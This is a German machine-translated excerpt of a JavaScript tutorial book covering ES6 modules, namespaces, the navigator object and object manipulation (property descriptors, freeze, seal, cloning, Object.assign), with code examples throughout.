Importieren mit Nebenwirkungen

Manchmal haben Sie ein Modul, das Sie nur importieren möchten, damit der Code der obersten Ebene ausgeführt wird. Dies ist nützlich für Polyfills, andere Globals oder Konfigurationen, die nur einmal ausgeführt werden, wenn Ihr Modul importiert wird.

Gegeben eine Datei mit dem Namen `test.js` :

```
console.log('Initializing...')
```

Sie können es so verwenden:

```
import './test'
```

In diesem Beispiel wird `Initializing...` an die Konsole gedruckt.

Modul definieren

In ECMAScript 6 wird jede Datei bei Verwendung der Modulsyntax (`import` / `export`) zu einem eigenen Modul mit einem privaten Namespace. Funktionen und Variablen der obersten Ebene verunreinigen den globalen Namespace nicht. Um Funktionen, Klassen und Variablen für andere zu importierende Module verfügbar zu machen, können Sie das Schlüsselwort `export` .

```
// not exported
function somethingPrivate() {
    console.log('TOP SECRET')
}


export const PI = 3.14;

export function doSomething() {
    console.log('Hello from a module!')
}

function doSomethingElse(){
    console.log("Something else")
}
```

```
export {doSomethingElse}

export class MyClass {
    test() {}
}
```

Hinweis: Über `<script>` -Tags geladene ES5-JavaScript-Dateien bleiben unverändert, wenn Sie `import` / `export` nicht verwenden.

Nur die explizit exportierten Werte stehen außerhalb des Moduls zur Verfügung. Alles andere kann als privat oder unzugänglich angesehen werden.

Das Importieren dieses Moduls würde (unter der Annahme, dass sich der vorherige Codeblock in `my-module.js`) ergeben:

```
import * as myModule from './my-module.js';

myModule.PI;                  // 3.14
myModule.doSomething();       // 'Hello from a module!'
myModule.doSomethingElse();  // 'Something else'
new myModule.MyClass();       // an instance of MyClass
myModule.somethingPrivate(); // This would fail since somethingPrivate was not exported
```

Benannte Mitglieder aus einem anderen Modul importieren

Da das Modul aus dem Abschnitt Defining a Module in der Datei `test.js` , können Sie dieses Modul importieren und seine exportierten Member verwenden:

```
import {doSomething, MyClass, PI} from './test'

doSomething()

const mine = new MyClass()
mine.test()

console.log(PI)
```

Die `somethingPrivate()` Methode wurde nicht aus dem `test` exportiert. Der Import schlägt fehl:

```
import {somethingPrivate} from './test'

somethingPrivate()
```

Ein gesamtes Modul importieren

Neben dem Importieren benannter Member aus einem Modul oder einem Standardexport eines Moduls können Sie auch alle Member in eine Namespace-Bindung importieren.

```
import * as test from './test'

test.doSomething()
```

Alle exportierten Member sind jetzt für die `test` verfügbar. Nicht exportierte Mitglieder sind nicht verfügbar, ebenso wie sie bei Importen mit benannten Mitgliedern nicht verfügbar sind.

Hinweis: Der Pfad zum Modul `'./test'` wird vom *Loader aufgelöst* und wird nicht von der ECMAScript-Spezifikation abgedeckt. Dies kann eine Zeichenfolge für eine beliebige Ressource sein (ein relativer oder absoluter Pfad) in einem Dateisystem, eine URL für eine Netzwerkressource oder eine andere Zeichenfolge-ID).

Benannte Member mit Aliasnamen importieren

Manchmal `thisIsWayTooLongOfAName()` Sie möglicherweise auf Mitglieder mit wirklich langen Mitgliedsnamen, z. B. `thisIsWayTooLongOfAName()` . In diesem Fall können Sie das Mitglied importieren und ihm einen kürzeren Namen geben, der in Ihrem aktuellen Modul verwendet werden soll:

```
import {thisIsWayTooLongOfAName as shortName} from 'module'

shortName()
```

Sie können mehrere lange Mitgliedsnamen wie folgt importieren:

```
import {thisIsWayTooLongOfAName as shortName, thisIsAnotherLongNameThatShouldNotBeUsed as
otherName} from 'module'

shortName()
console.log(otherName)
```

Schließlich können Sie Import-Aliase mit dem normalen Member-Import mischen:

```
import {thisIsWayTooLongOfAName as shortName, PI} from 'module'

shortName()
console.log(PI)
```

Mehrere benannte Mitglieder exportieren

```
const namedMember1 = ...
const namedMember2 = ...
const namedMember3 = ...

export { namedMember1, namedMember2, namedMember3 }
```

Module online lesen: https://riptutorial.com/de/javascript/topic/494/module

Kapitel 66: Namensraum

Bemerkungen

In Javascript gibt es keine Vorstellung von Namespaces und sie sind sehr nützlich, um den Code in verschiedenen Sprachen zu organisieren. Für Javascript reduzieren sie die Anzahl der von unseren Programmen benötigten Globals und vermeiden gleichzeitig Namenskollisionen oder übermäßige Namenspräfixe. Anstatt den globalen Gültigkeitsbereich mit einer Vielzahl von Funktionen, Objekten und anderen Variablen zu verschmutzen, können Sie ein (und im Idealfall nur ein) globales Objekt für Ihre Anwendung oder Bibliothek erstellen.

Examples

Namensraum durch direkte Zuweisung

```
 //Before: antipattern 3 global variables
    var setActivePage = function () {};
    var getPage = function() {};
    var redirectPage = function() {};

//After:  just 1 global variable, no function collision and more meaningful function names
    var NavigationNs = NavigationNs || {};
    NavigationNs.active = function() {}
    NavigationNs.pagination = function() {}
    NavigationNs.redirection = function() {}
```

Verschachtelte Namensräume

Wenn mehrere Module beteiligt sind, vermeiden Sie die Verbreitung globaler Namen, indem Sie einen einzigen globalen Namespace erstellen. Von dort aus können beliebige Untermodule zum globalen Namespace hinzugefügt werden. (Durch weitere Verschachtelung wird die Leistung verringert und unnötige Komplexität hinzugefügt.) Längere Namen können verwendet werden, wenn Namenskonflikte ein Problem darstellen:

```
var NavigationNs = NavigationNs || {};
    NavigationNs.active =  {};
    NavigationNs.pagination = {};
    NavigationNs.redirection = {};

    // The second level start here.
    Navigational.pagination.jquery = function();
    Navigational.pagination.angular = function();
    Navigational.pagination.ember = function();
```

Namensraum online lesen: https://riptutorial.com/de/javascript/topic/6673/namensraum

Kapitel 67: Navigator-Objekt

Syntax

- var userAgent = navigator.userAgent; / * Kann einfach einer Variablen zugewiesen werden * /

Bemerkungen

1. Es gibt keinen öffentlichen Standard für das `Navigator` Objekt, jedoch wird es von allen gängigen Browsern unterstützt.
2. Die `navigator.product` -Eigenschaft kann nicht als zuverlässiger Weg zum Abrufen des Engine-Namens des Browsers angesehen werden, da die meisten Browser `Gecko` . Darüber hinaus wird es nicht unterstützt in:
    - Internet Explorer 10 und darunter
    - Opera 12 und höher
3. In Internet Explorer wird die Eigenschaft `navigator.geolocation` in älteren Versionen als IE 8 nicht unterstützt
4. Die Eigenschaft `navigator.appCodeName` gibt `Mozilla` für alle modernen Browser zurück.

Examples

Holen Sie sich einige grundlegende Browserdaten und geben Sie sie als JSON-Objekt zurück

Mit der folgenden Funktion können einige grundlegende Informationen zum aktuellen Browser abgerufen und im JSON-Format zurückgegeben werden.

```
function getBrowserInfo() {
    var
        json = "[{",

        /* The array containing the browser info */
        info = [
            navigator.userAgent, // Get the User-agent
            navigator.cookieEnabled, // Checks whether cookies are enabled in browser
            navigator.appName, // Get the Name of Browser
            navigator.language,  // Get the Language of Browser
            navigator.appVersion,  // Get the Version of Browser
            navigator.platform  // Get the platform for which browser is compiled
        ],

        /* The array containing the browser info names */
        infoNames = [
```

```
                "userAgent",
                "cookiesEnabled",
                "browserName",
                "browserLang",
                "browserVersion",
                "browserPlatform"
        ];

    /* Creating the JSON object */
    for (var i = 0; i < info.length; i++) {
        if (i === info.length - 1) {
            json += '"' + infoNames[i] + '": "' + info[i] + '"';
        }
        else {
            json += '"' + infoNames[i] + '": "' + info[i] + '",';
        }
    };

    return json + "}]";
};
```

Navigator-Objekt online lesen: https://riptutorial.com/de/javascript/topic/4521/navigator-objekt

Kapitel 68: Objekte

Syntax

- object = {}
- object = neues Objekt ()
- object = Object.create (Prototyp [, Eigenschaftenobjekt])
- object.key = Wert
- Objekt ["Schlüssel"] = Wert
- Objekt [Symbol ()] = Wert
- object = {key1: value1, "key2": value2, 'key3': value3}
- object = {conciseMethod () {…}}
- object = {[berechnet () + "Schlüssel"]: Wert}
- Object.defineProperty (obj, propertyName, propertyDescriptor)
- property_desc = Object.getOwnPropertyDescriptor (obj, propertyName)
- Objekt.Frost (obj)
- Object.seal (obj)

Parameter

Eigentum	Beschreibung
`value`	Der Wert, der der Eigenschaft zugewiesen werden soll.
`writable`	Ob der Wert der Eigenschaft geändert werden kann oder nicht.
`enumerable`	Gibt an, ob die Eigenschaft `for in` Schleifen aufgelistet wird oder nicht.
`configurable`	Ob es möglich ist, den Eigenschaftsdeskriptor neu zu definieren oder nicht.
`get`	Eine aufzurufende Funktion, die den Wert der Eigenschaft zurückgibt.
`set`	Eine Funktion, die aufgerufen werden soll, wenn der Eigenschaft ein Wert zugewiesen wird.

Bemerkungen

Objekte sind Sammlungen von Schlüsselwertpaaren oder Eigenschaften. Die Schlüssel können `String` oder `Symbol` Werte sind entweder Grundelemente (Zahlen, Strings, Symbole) oder Verweise auf andere Objekte.

Bei JavaScript handelt es sich bei einer erheblichen Anzahl von Werten um Objekte (z. B. Funktionen, Arrays) oder Primitive, die sich als unveränderliche Objekte (Zahlen, Strings, Booleans) verhalten. Auf ihre Eigenschaften oder die Eigenschaften ihres `prototype` kann mit der

Punktnotation (`obj.prop`) oder der Klammer (`obj['prop']`) zugegriffen werden. Bemerkenswerte Ausnahmen sind die speziellen Werte `undefined` und `null` .

Objekte werden in JavaScript als Referenz gehalten, nicht als Wert. Dies bedeutet, dass "kopiert" und "original" Verweise auf dasselbe Objekt sind, wenn sie kopiert oder als Argumente an Funktionen übergeben werden, und eine Änderung der eigenen Eigenschaften die gleiche Eigenschaft des anderen Objekts ändert. Dies gilt nicht für Primitive, die unveränderlich sind und als Wert übergeben werden.

Examples

Objektschlüssel

5

`Object.keys(obj)` gibt ein Array der Schlüssel eines Objekts zurück.

```
var obj = {
    a: "hello",
    b: "this is",
    c: "javascript!"
};

var keys = Object.keys(obj);

console.log(keys); // ["a", "b", "c"]
```

Flaches Klonen

6

Die `Object.assign()` Funktion von ES6 kann verwendet werden, um alle **aufzählbaren** Eigenschaften von einer vorhandenen `Object` Instanz in eine neue zu kopieren.

```
const existing = { a: 1, b: 2, c: 3 };

const clone = Object.assign({}, existing);
```

Dies schließt `Symbol` zusätzlich zu `String` Eigenschaften ein.

Die Zerstörung von Objektrest / Spreizung, die derzeit ein Vorschlag der Stufe 3 ist, bietet eine noch einfachere Methode zum Erstellen flacher Klone von Objektinstanzen:

```
const existing = { a: 1, b: 2, c: 3 };

const { ...clone } = existing;
```

Wenn Sie ältere Versionen von JavaScript unterstützen müssen, besteht die `.hasOwnProperty()` Möglichkeit, ein Objekt zu klonen, indem Sie die Eigenschaften manuell `.hasOwnProperty()` und geerbte mit `.hasOwnProperty()` .

```
var existing = { a: 1, b: 2, c: 3 };

var clone = {};
for (var prop in existing) {
  if (existing.hasOwnProperty(prop)) {
    clone[prop] = existing[prop];
  }
}
```

Object.defineProperty

5

Damit können wir eine Eigenschaft in einem vorhandenen Objekt mithilfe eines Eigenschaftsdeskriptors definieren.

```
var obj = { };

Object.defineProperty(obj, 'foo', { value: 'foo' });

console.log(obj.foo);
```

Konsolenausgabe

```
foo
```

`Object.defineProperty` kann mit den folgenden Optionen aufgerufen werden:

```
Object.defineProperty(obj, 'nameOfTheProperty', {
  value: valueOfTheProperty,
  writable: true, // if false, the property is read-only
  configurable : true, // true means the property can be changed later
  enumerable : true // true means property can be enumerated such as in a for..in loop
});
```

`Object.defineProperties` können Sie mehrere Eigenschaften gleichzeitig definieren.

```
var obj = {};
Object.defineProperties(obj, {
  property1: {
    value: true,
    writable: true
  },
  property2: {
    value: 'Hello',
    writable: false
  }
});
```

Schreibgeschützte Eigenschaft

5

Mithilfe von Eigenschaftsdeskriptoren können Sie eine Eigenschaft schreibgeschützt machen, und jeder Versuch, den Wert zu ändern, schlägt fehl, der Wert wird nicht geändert und es wird kein Fehler ausgegeben.

Die `writable` Eigenschaft in einem Eigenschaftsdeskriptor gibt an, ob diese Eigenschaft geändert werden kann oder nicht.

```
var a  = { };

Object.defineProperty(a, 'foo', { value: 'original', writable: false });

a.foo = 'new';

console.log(a.foo);
```

Konsolenausgabe

> Original

Nicht aufzuzählende Eigenschaft

5

Wir können vermeiden, dass eine Eigenschaft in `for (... in ...)` Schleifen auftaucht

Die `enumerable` Eigenschaft des Eigenschaftsdeskriptors gibt an, ob diese Eigenschaft beim Durchlaufen der Eigenschaften des Objekts aufgelistet wird.

```
var obj = { };

Object.defineProperty(obj, "foo", { value: 'show', enumerable: true });
Object.defineProperty(obj, "bar", { value: 'hide', enumerable: false });

for (var prop in obj) {
    console.log(obj[prop]);
}
```

Konsolenausgabe

> Show

Eigenschaftsbeschreibung sperren

5

Der Deskriptor einer Eigenschaft kann gesperrt werden, so dass keine Änderungen daran vorgenommen werden können. Es ist immer noch möglich, die Eigenschaft normal zu verwenden, den Wert zuzuweisen und abzurufen, aber jeder Versuch, ihn neu zu definieren, löst eine Ausnahme aus.

Die `configurable` Eigenschaft des Eigenschaftendeskriptors wird verwendet, um weitere

Änderungen am Deskriptor zu unterbinden.

```
var obj = {};

// Define 'foo' as read only and lock it
Object.defineProperty(obj, "foo", {
    value: "original value",
    writable: false,
    configurable: false
});

Object.defineProperty(obj, "foo", {writable: true});
```

Dieser Fehler wird ausgegeben:

> TypeError: Eigenschaft kann nicht neu definiert werden: foo

Und die Eigenschaft wird weiterhin nur gelesen.

```
obj.foo = "new value";
console.log(foo);
```

Konsolenausgabe

> Originalwert

Accesor Eigenschaften (get und set)

5

Behandeln Sie eine Eigenschaft als eine Kombination aus zwei Funktionen, eine, um den Wert daraus zu erhalten, und eine andere, um den Wert darin festzulegen.

Die `get` Eigenschaft des Eigenschaftsdeskriptors ist eine Funktion, die aufgerufen wird, um den Wert aus der Eigenschaft abzurufen.

Die `set` Eigenschaft ist auch eine Funktion. Sie wird aufgerufen, wenn der Eigenschaft ein Wert zugewiesen wurde, und der neue Wert wird als Argument übergeben.

Sie können einem Deskriptor, der `get` oder `set` , keinen `value` oder `writable` zuweisen

```
var person = { name: "John", surname: "Doe"};
Object.defineProperty(person, 'fullName', {
    get: function () {
        return this.name + " " + this.surname;
    },
    set: function (value) {
        [this.name, this.surname] = value.split(" ");
    }
});

console.log(person.fullName); // -> "John Doe"
```

```
person.surname = "Hill";
console.log(person.fullName); // -> "John Hill"

person.fullName = "Mary Jones";
console.log(person.name) // -> "Mary"
```

Eigenschaften mit Sonderzeichen oder reservierten Wörtern

Während die Objektmerkmalsnotation normalerweise als `myObject.property` geschrieben `myObject.property` , werden nur Zeichen erlaubt, die normalerweise in JavaScript-Variablennamen vorkommen , hauptsächlich Buchstaben, Zahlen und Unterstrich (_).

Wenn Sie Sonderzeichen wie Leerzeichen, ☺ oder vom Benutzer zur Verfügung gestellte Inhalte benötigen, ist dies mit der `[]` -Klammernotation möglich.

```
myObject['special property ☺'] = 'it works!'
console.log(myObject['special property ☺'])
```

All-stellige Eigenschaften:

All-Ziffern-Eigenschaftsnamen erfordern zusätzlich zu Sonderzeichen eine Klammernotation. In diesem Fall muss die Eigenschaft jedoch nicht als Zeichenfolge geschrieben werden.

```
myObject[123] = 'hi!' // number 123 is automatically converted to a string
console.log(myObject['123']) // notice how using string 123 produced the same result
console.log(myObject['12' + '3']) // string concatenation
console.log(myObject[120 + 3]) // arithmetic, still resulting in 123 and producing the same
result
console.log(myObject[123.0]) // this works too because 123.0 evaluates to 123
console.log(myObject['123.0']) // this does NOT work, because '123' != '123.0'
```

Führende Nullen werden jedoch nicht empfohlen, da dies als Oktal-Notation interpretiert wird. (TODO, wir sollten ein Beispiel erstellen, das die Oktal-, Hexadezimal- und Exponenten-Notation beschreibt.)

Siehe auch: [Arrays are Objects] Beispiel.

Dynamische / variable Eigenschaftsnamen

Manchmal muss der Name der Eigenschaft in einer Variablen gespeichert werden. In diesem Beispiel fragen wir den Benutzer, welches Wort nachgeschlagen werden muss, und liefern dann das Ergebnis eines Objekts, das ich `dictionary` .

```
var dictionary = {
    lettuce: 'a veggie',
    banana: 'a fruit',
    tomato: 'it depends on who you ask',
    apple: 'a fruit',
    Apple: 'Steve Jobs rocks!' // properties are case-sensitive
}
```

```
var word = prompt('What word would you like to look up today?')
var definition = dictionary[word]
alert(word + '\n\n' + definition)
```

Beachten Sie, wie wir die Klammer-Notation `[]` verwenden, um die Variable namens `word` . wenn wir das traditionelle verwenden würden `.` Notation, dann würde es den Wert wörtlich nehmen, daher:

```
console.log(dictionary.word)  // doesn't work because word is taken literally and dictionary
has no field named `word`
console.log(dictionary.apple) // it works! because apple is taken literally

console.log(dictionary[word]) // it works! because word is a variable, and the user perfectly
typed in one of the words from our dictionary when prompted
console.log(dictionary[apple]) // error! apple is not defined (as a variable)
```

Sie könnten auch Literalwerte mit schreiben `[]` Notation durch die Variable ersetzt `word` mit einem String `'apple'` . Siehe Beispiel [Eigenschaften mit Sonderzeichen oder reservierten Wörtern].

Sie können dynamische Eigenschaften auch mit der Klammer-Syntax festlegen:

```
var property="test";
var obj={
 [property]=1;
};

console.log(obj.test);//1
```

Es macht das gleiche wie:

```
var property="test";
var obj={};
obj[property]=1;
```

Arrays sind Objekte

> **Haftungsausschluss:** Das Erstellen von Array-ähnlichen Objekten wird nicht empfohlen. Es ist jedoch hilfreich zu verstehen, wie sie funktionieren, insbesondere wenn Sie mit DOM arbeiten. Dies erklärt, warum reguläre Array-Operationen nicht für DOM-Objekte funktionieren, die von vielen DOM- `document` werden. (dh `querySelectorAll` , `form.elements`)

Angenommen, wir haben das folgende Objekt erstellt, das einige Eigenschaften aufweist, die Sie in einem Array erwarten würden.

```
var anObject = {
    foo: 'bar',
    length: 'interesting',
    '0': 'zero!',
    '1': 'one!'
};
```

Dann erstellen wir ein Array.

```
var anArray = ['zero.', 'one.'];
```

Beachten Sie nun, wie wir sowohl das Objekt als auch das Array auf dieselbe Weise untersuchen können.

```
console.log(anArray[0], anObject[0]); // outputs: zero.  zero!
console.log(anArray[1], anObject[1]); // outputs: one.  one!
console.log(anArray.length, anObject.length); // outputs: 2 interesting
console.log(anArray.foo, anObject.foo); // outputs: undefined bar
```

Da ein `anArray` genau wie `anObject` ein Objekt ist, können wir einem `anObject` sogar benutzerdefinierte Eigenschaften `anArray`

> **Haftungsausschluss:** Arrays mit benutzerdefinierten Eigenschaften werden normalerweise nicht empfohlen, da sie verwirrend sein können. In fortgeschrittenen Fällen, in denen Sie die optimierten Funktionen eines Arrays benötigen, kann dies jedoch nützlich sein. (dh jQuery-Objekte)

```
anArray.foo = 'it works!';
console.log(anArray.foo);
```

Wir können sogar `anObject` ein Array-ähnliches Objekt machen, `anObject` wir eine `length` hinzufügen.

```
anObject.length = 2;
```

Dann können Sie die `for` Schleife im C-Stil verwenden, um über ein `anObject` wie bei einem Array zu iterieren. Siehe Array-Iteration

Beachten Sie, dass `anObject` nur ein **Array-ähnliches** Objekt ist. (auch als Liste bezeichnet) Es ist kein echtes Array. Dies ist wichtig, da Funktionen wie `push` und `forEach` (oder eine in `Array.prototype` gefundene `Array.prototype`) standardmäßig nicht für Array-ähnliche Objekte verwendet werden.

Viele der DOM- `document` geben eine Liste zurück (z. B. `querySelectorAll` , `form.elements`), die dem oben genannten array-like `anObject` ähnelt. Siehe Konvertieren von Array-ähnlichen Objekten in Arrays

```
console.log(typeof anArray == 'object', typeof anObject == 'object'); // outputs: true  true
console.log(anArray instanceof Object, anObject instanceof Object); // outputs: true  true
console.log(anArray instanceof Array, anObject instanceof Array); // outputs: true  false
console.log(Array.isArray(anArray), Array.isArray(anObject)); // outputs: true  false
```

Objekt.Frost

5

`Object.freeze` macht ein Objekt unveränderlich, indem das Hinzufügen neuer Eigenschaften, das Entfernen vorhandener Eigenschaften und das Ändern der Aufzählbarkeit, Konfigurierbarkeit und Beschreibbarkeit vorhandener Eigenschaften verhindert werden. Es verhindert auch, dass der Wert vorhandener Eigenschaften geändert wird. Es funktioniert jedoch nicht rekursiv, was bedeutet, dass untergeordnete Objekte nicht automatisch eingefroren werden und Änderungen unterliegen.

Die auf das Einfrieren folgenden Vorgänge schlagen automatisch fehl, wenn der Code nicht im strikten Modus ausgeführt wird. Wenn sich der Code im strikten Modus befindet, wird ein `TypeError` ausgelöst.

```
var obj = {
  foo: 'foo',
  bar: [1, 2, 3],
  baz: {
    foo: 'nested-foo'
  }
};

Object.freeze(obj);

// Cannot add new properties
obj.newProperty = true;

// Cannot modify existing values or their descriptors
obj.foo = 'not foo';
Object.defineProperty(obj, 'foo', {
    writable: true
});

// Cannot delete existing properties
delete obj.foo;

// Nested objects are not frozen
obj.bar.push(4);
obj.baz.foo = 'new foo';
```

Objekt.Siegel

5

`Object.seal` verhindert das Hinzufügen oder Entfernen von Eigenschaften eines Objekts. Nachdem ein Objekt versiegelt wurde, können seine Eigenschaftsbeschreibungen nicht in einen anderen Typ konvertiert werden. Im Gegensatz zu `Object.freeze` können Eigenschaften jedoch bearbeitet werden.

Versuche, diese Vorgänge an einem versiegelten Objekt auszuführen, schlagen automatisch fehl

```
var obj = { foo: 'foo', bar: function () { return 'bar'; } };

Object.seal(obj)

obj.newFoo = 'newFoo';
obj.bar = function () { return 'foo' };
```

```
obj.newFoo; // undefined
obj.bar(); // 'foo'

// Can't make foo an accessor property
Object.defineProperty(obj, 'foo', {
    get: function () { return 'newFoo'; }
}); // TypeError

// But you can make it read only
Object.defineProperty(obj, 'foo', {
    writable: false
}); // TypeError

obj.foo = 'newFoo';
obj.foo; // 'foo';
```

Im strikten Modus geben diese Operationen einen `TypeError`

```
(function () {
    'use strict';

    var obj = { foo: 'foo' };

    Object.seal(obj);

    obj.newFoo = 'newFoo'; // TypeError
}());
```

Iterable-Objekt erstellen

6

```
var myIterableObject = {};
// An Iterable object must define a method located at the Symbol.iterator key:
myIterableObject[Symbol.iterator] = function () {
  // The iterator should return an Iterator object
  return {
    // The Iterator object must implement a method, next()
    next: function () {
      // next must itself return an IteratorResult object
      if (!this.iterated) {
        this.iterated = true;
        // The IteratorResult object has two properties
        return {
          // whether the iteration is complete, and
          done: false,
          // the value of the current iteration
          value: 'One'
        };
      }
      return {
        // When iteration is complete, just the done property is needed
        done: true
      };
    },
    iterated: false
  };
```

```
};

for (var c of myIterableObject) {
  console.log(c);
}
```

Konsolenausgabe

Ein

Objektruhe / Ausbreitung (...)

7

Objektverbreitung ist nur syntaktischer Zucker für `Object.assign({}, obj1, ..., objn);`

Es ist mit dem Operator `...` fertig:

```
let obj = { a: 1 };

let obj2 = { ...obj, b: 2, c: 3 };

console.log(obj2); // { a: 1, b: 2, c: 3 };
```

Als `Object.assign` es eine **flache** Verschmelzung und keine tiefe Verschmelzung durch.

```
let obj3 = { ...obj, b: { c: 2 } };

console.log(obj3); // { a: 1, b: { c: 2 } };
```

HINWEIS : Diese Spezifikation befindet sich derzeit in Stufe 3

Deskriptoren und benannte Eigenschaften

Eigenschaften sind Mitglieder eines Objekts. Jede benannte Eigenschaft ist ein Paar von (Name, Deskriptor). Der Name ist eine Zeichenfolge, die den Zugriff ermöglicht (mithilfe der Punktnotation `object.propertyName` oder des Notationsobjekts in eckigen Klammern `object['propertyName']`). Der Deskriptor ist ein Datensatz von Feldern, die den Abvahiour der Eigenschaft definieren, wenn auf sie zugegriffen wird (was mit der Eigenschaft geschieht und welcher Wert beim Zugriff zurückgegeben wird). Im Großen und Ganzen ordnet eine Eigenschaft einem Verhalten einen Namen zu (wir können das Verhalten als Blackbox betrachten).

Es gibt zwei Arten benannter Eigenschaften:

1. *Dateneigenschaft* : Der Name der Eigenschaft ist einem Wert zugeordnet.
2. *Accessor-Eigenschaft* : Der Name der Eigenschaft ist mit einer oder zwei Accessor-Funktionen verknüpft.

Demonstration:

```
obj.propertyName1 = 5; //translates behind the scenes into
                       //either assigning 5 to the value field* if it is a data property
                //or calling the set function with the parameter 5 if accessor property


//*actually whether an assignment would take place in the case of a data property
//also depends on the presence and value of the writable field - on that later on
```

Der Typ der Eigenschaft wird von den Feldern des Deskriptors bestimmt, und eine Eigenschaft kann nicht von beiden Typen sein.

Datenbeschreibungen -

- Erforderliche Felder: `value` oder `writable` oder beides
- Optionale Felder: `configurable` , `enumerable`

Probe:

```
{
   value: 10,
   writable: true;
}
```

Accessor-Deskriptoren -

- Erforderliche Felder: `get` oder `set` oder beides
- Optionale Felder: `configurable` , `enumerable`

Probe:

```
{
    get: function () {
        return 10;
    },
    enumerable: true
}
```

Bedeutung der Felder und ihrer Standardwerte

`configurable` , `enumerable` und `writable` :

- Diese Schlüssel sind standardmäßig auf " `false` .
- `configurable` ist nur dann `true` wenn der Typ dieses Eigenschaftsdeskriptors geändert werden kann und wenn die Eigenschaft aus dem entsprechenden Objekt gelöscht werden kann.
- `enumerable` ist `true` wenn und nur dann, wenn diese Eigenschaft während der Aufzählung der Eigenschaften des entsprechenden Objekts angezeigt wird.
- `writable` ist `true` dann `true` wenn der mit der Eigenschaft verknüpfte Wert mit einem Zuweisungsoperator geändert werden kann.

`get` und `set` :

- Diese Schlüssel sind standardmäßig `undefined` .
- `get` ist eine Funktion, die als Getter für die Eigenschaft dient, oder `undefined` wenn kein Getter vorhanden ist. Die Funktion return wird als Wert der Eigenschaft verwendet.
- `set` ist eine Funktion, die als Setter für die Eigenschaft dient, oder `undefined` wenn es keinen Setter gibt. Die Funktion erhält als einziges Argument den neuen Wert, der der Eigenschaft zugewiesen wird.

`value` :

- Dieser Schlüssel ist standardmäßig `undefined` .
- Der mit der Eigenschaft verknüpfte Wert. Kann ein beliebiger gültiger JavaScript-Wert sein (Anzahl, Objekt, Funktion usw.).

Beispiel:

```
    var obj = {propertyName1: 1}; //the pair is actually ('propertyName1', {value:1,
                                                                    // writable:true,
                                                                    // enumerable:true,
                                                                    // configurable:true})
    Object.defineProperty(obj, 'propertyName2', {get: function() {
                                                        console.log('this will be logged ' +
                                    'every time propertyName2 is accessed to get its value');
                                                    },
                                                set: function() {
                                                        console.log('and this will be logged ' +
                                                'every time propertyName2\'s value is tried to be set')
                                //will be treated like it has enumerable:false, configurable:false
                                                    }});
//propertyName1 is the name of obj's data property
//and propertyName2 is the name of its accessor property




obj.propertyName1 = 3;
console.log(obj.propertyName1); //3

obj.propertyName2 = 3; //and this will be logged every time propertyName2's value is tried to
be set
console.log(obj.propertyName2); //this will be logged every time propertyName2 is accessed to
get its value
```

Object.getOwnPropertyDescriptor

Rufen Sie die Beschreibung einer bestimmten Eigenschaft in einem Objekt ab.

```
var sampleObject = {
    hello: 'world'
};

Object.getOwnPropertyDescriptor(sampleObject, 'hello');
// Object {value: "world", writable: true, enumerable: true, configurable: true}
```

Objektklonen

Wenn Sie eine vollständige Kopie eines Objekts wünschen (dh die Objekteigenschaften und die Werte innerhalb dieser Eigenschaften usw.), wird dies als **tiefes Klonen bezeichnet** .

5.1

Wenn ein Objekt in JSON serialisiert werden kann, können Sie mit einer Kombination aus `JSON.parse` und `JSON.stringify` einen tiefen Klon davon `JSON.stringify` :

```
var existing = { a: 1, b: { c: 2 } };
var copy = JSON.parse(JSON.stringify(existing));
existing.b.c = 3; // copy.b.c will not change
```

Beachten Sie, dass `JSON.stringify` `Date` Objekte in ISO- `JSON.stringify` konvertiert, `JSON.parse` die Zeichenfolge jedoch nicht in ein `Date` .

In JavaScript gibt es keine integrierte Funktion zum Erstellen von tiefen Klonen. Generell ist es aus vielen Gründen nicht möglich, tiefe Klone für jedes Objekt zu erstellen. Zum Beispiel,

- Objekte können nicht aufzuzählende und verborgene Eigenschaften haben, die nicht erkannt werden können.
- Objekt-Getter und -Setter können nicht kopiert werden.
- Objekte können eine zyklische Struktur haben.
- Funktionseigenschaften können in einem verborgenen Bereich vom Zustand abhängen.

Angenommen, Sie haben ein "schönes" Objekt, dessen Eigenschaften nur Grundwerte, Datumsangaben, Arrays oder andere "schöne" Objekte enthalten, dann kann die folgende Funktion zum Erstellen von tiefen Klonen verwendet werden. Es ist eine rekursive Funktion, die Objekte mit einer zyklischen Struktur erkennen kann und in solchen Fällen einen Fehler auslöst.

```
function deepClone(obj) {
    function clone(obj, traversedObjects) {
        var copy;
        // primitive types
        if(obj === null || typeof obj !== "object") {
            return obj;
        }

        // detect cycles
        for(var i = 0; i < traversedObjects.length; i++) {
            if(traversedObjects[i] === obj) {
                throw new Error("Cannot clone circular object.");
            }
        }

        // dates
        if(obj instanceof Date) {
            copy = new Date();
            copy.setTime(obj.getTime());
            return copy;
        }
        // arrays
```

```
        if(obj instanceof Array) {
            copy = [];
            for(var i = 0; i < obj.length; i++) {
                copy.push(clone(obj[i], traversedObjects.concat(obj)));
            }
            return copy;
        }
        // simple objects
        if(obj instanceof Object) {
            copy = {};
            for(var key in obj) {
                if(obj.hasOwnProperty(key)) {
                    copy[key] = clone(obj[key], traversedObjects.concat(obj));
                }
            }
            return copy;
        }
        throw new Error("Not a cloneable object.");
    }

    return clone(obj, []);
}
```

Objektzuweisung

Die Object.assign () -Methode wird verwendet, um die Werte aller aufzählbaren eigenen Eigenschaften von einem oder mehreren Quellobjekten in ein Zielobjekt zu kopieren. Das Zielobjekt wird zurückgegeben.

Verwenden Sie es, um einem vorhandenen Objekt Werte zuzuweisen:

```
var user = {
    firstName: "John"
};

Object.assign(user, {lastName: "Doe", age:39});
console.log(user); // Logs: {firstName: "John", lastName: "Doe", age: 39}
```

Oder um eine flache Kopie eines Objekts zu erstellen:

```
var obj = Object.assign({}, user);

console.log(obj); // Logs: {firstName: "John", lastName: "Doe", age: 39}
```

Oder führen Sie viele Eigenschaften aus mehreren Objekten zu einem zusammen:

```
var obj1 = {
    a: 1
};
var obj2 = {
    b: 2
};
var obj3 = {
    c: 3
};
```

```
var obj = Object.assign(obj1, obj2, obj3);

console.log(obj); // Logs: { a: 1, b: 2, c: 3 }
console.log(obj1); // Logs: { a: 1, b: 2, c: 3 }, target object itself is changed
```

Primitive werden umbrochen, null und undefined werden ignoriert:

```
var var_1 = 'abc';
var var_2 = true;
var var_3 = 10;
var var_4 = Symbol('foo');

var obj = Object.assign({}, var_1, null, var_2, undefined, var_3, var_4);
console.log(obj); // Logs: { "0": "a", "1": "b", "2": "c" }
```

> Beachten Sie, dass nur String-Wrapper über eigene aufzählbare Eigenschaften verfügen können

Verwenden Sie es als Reduzierer: (führt ein Array mit einem Objekt zusammen)

```
return users.reduce((result, user) => Object.assign({}, {[user.id]: user})
```

